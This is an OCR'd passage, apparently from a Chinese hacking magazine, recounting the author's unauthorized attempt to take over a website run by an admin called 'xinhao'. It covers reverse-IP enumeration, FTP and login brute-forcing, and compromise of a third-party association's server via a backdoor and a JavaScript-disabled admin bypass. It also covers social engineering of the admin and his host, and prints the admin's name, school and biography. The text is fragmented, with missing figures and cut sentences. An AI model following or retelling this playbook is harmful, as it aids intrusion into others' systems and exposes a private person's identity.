


图4　登录失败




图5　相关站点

的虚拟C段要不没几个站，要不就是清一色的lamp架构。

第一种思路是这样的，既然它不让我们外联，那么




图6　爆破




图7　搜索

渗透到该网站的某个同IP站点。然后尝试去连接上述的数据库。(该空间商不提供免费空间)

第二种思路为社工网站的管理员xinhao在其他站点常用的密码。




图8　生态文化协会





图9　名字



皓系浙江大学99级学生，曾任浙江大学绿之源协会会长，在校期间在"地球奖"获得者阮俊华带领下组织策划参与过一系列环保公益活动，联合社会各界环保人士发起创建了全国第一个省级青年志愿者协会的专业性分会——浙江省青年志愿者协会绿色环保志愿者分会。2003年毕业后放弃保研机会，志愿从事生态保护志愿者工作，联合各地环保志愿者，策划组织了浙江省青少年绿色营、长三角青年环保志愿者生态论坛、宁波市水生态摄影大赛、绿泥人环境新闻记者团等项目，在社会上产生了较大的影响。

图10　学校

第三种思路就是社工美国的虚拟主机空间商客服。

每次提到一种思路，就像是软件工程中的需求分析，那么我们就要逐步进行测试。我们先来看第一种思路，首先我们要进行域名反查，对于这里笔者要提到的是国外虚拟主机通常绑有很多域名，国内的大多域名反查工具都为了赚钱只解析几个，推荐国外的：www.domaintools.com/reverse-ip/，反查后发现只给出了2000个解析记录，总共有6000多个，笔者大体看了下，这些站点大部分为静态站点或者是wordpress的站点，非常难渗透。如图5。




图12　管理中心

那么笔者想到的是虚拟主机开启了FTP，我们可以尝试爆破FTP。首先把所有的域名复制下来做了个字典，然后挂在hscan和Brutus下跑了下，但是都没有我们想要的（等获取了空间的信息后，笔者才知道FTP是后来添加的，所以用域名的概率不大）如图6。

第一种思路到这里就断了，接下来尝试第二种思路，既然我们知道了那个常用的邮箱，那么可以到搜索引擎进行搜索，如图7。

到上述搜索的几个网站进行观察之后，最后笔者发现了和这个站长关系很密切的生态协会网站，还有这个哥们的姓名以及以前所在的学校。如图8、图9、图10。

到了该生态协会网站，我们发现站长在协会有官职，既然这样，我们可以尝试渗透这个服务器查看下是否有这个站长的信息或者可用密码，如果有内网还可以嗅探下是否有希望窃取到他的可用信息，如图11。

笔者旁注这个站点，首先连接了下服务器，发现有shift后门，看了看同服务器的其他站点，发现可用的就一个点，




图11　协会信息


通过webdevelop插件禁用javascript即可进入后台，然后轻松搞到服务器，可惜的是该服务器没有内网，并且邮件服务器上已经停掉了，没有多余信息，查看了所有数据库信息，均没有发现可用信息。如图12。

第二种思路虽然断了，但是笔者不想这样放弃，笔者给站长发了个email，让他加我QQ，几天后他也加了我，聊了下，他现在在美国克拉克大学读研究生，因为笔者在他网站上看到个招聘管理团队的帖子，所以问了下他是否招人，约莫站长很聪明，把笔者拉黑了。当然在聊天的时候是尽量冲着人家感兴趣的话题，发现他对韩寒比较感兴趣。

那么我们来尝试第三种思路。

如果社工国外的空间商，那么我们肯定要获取账户名，账户名一般都有通过密码找回功能，笔者在这里结合上述的数据库连接信息，得出该账户名为xinhao。由于不知道他的邮箱密码，我们也无法通过找回功能知道该空间账户密码。如图13。

在这里笔者发现他这个登录页没有验证码验证，那么我们尝试用burp



Resend Password

The password for your username has been set to a randomly chosen value.
The new value was sent to the e-mail address on file.

Please read your email to retrieve the new password, then use it to login to your account.

图13　重置密码




图14　爆破

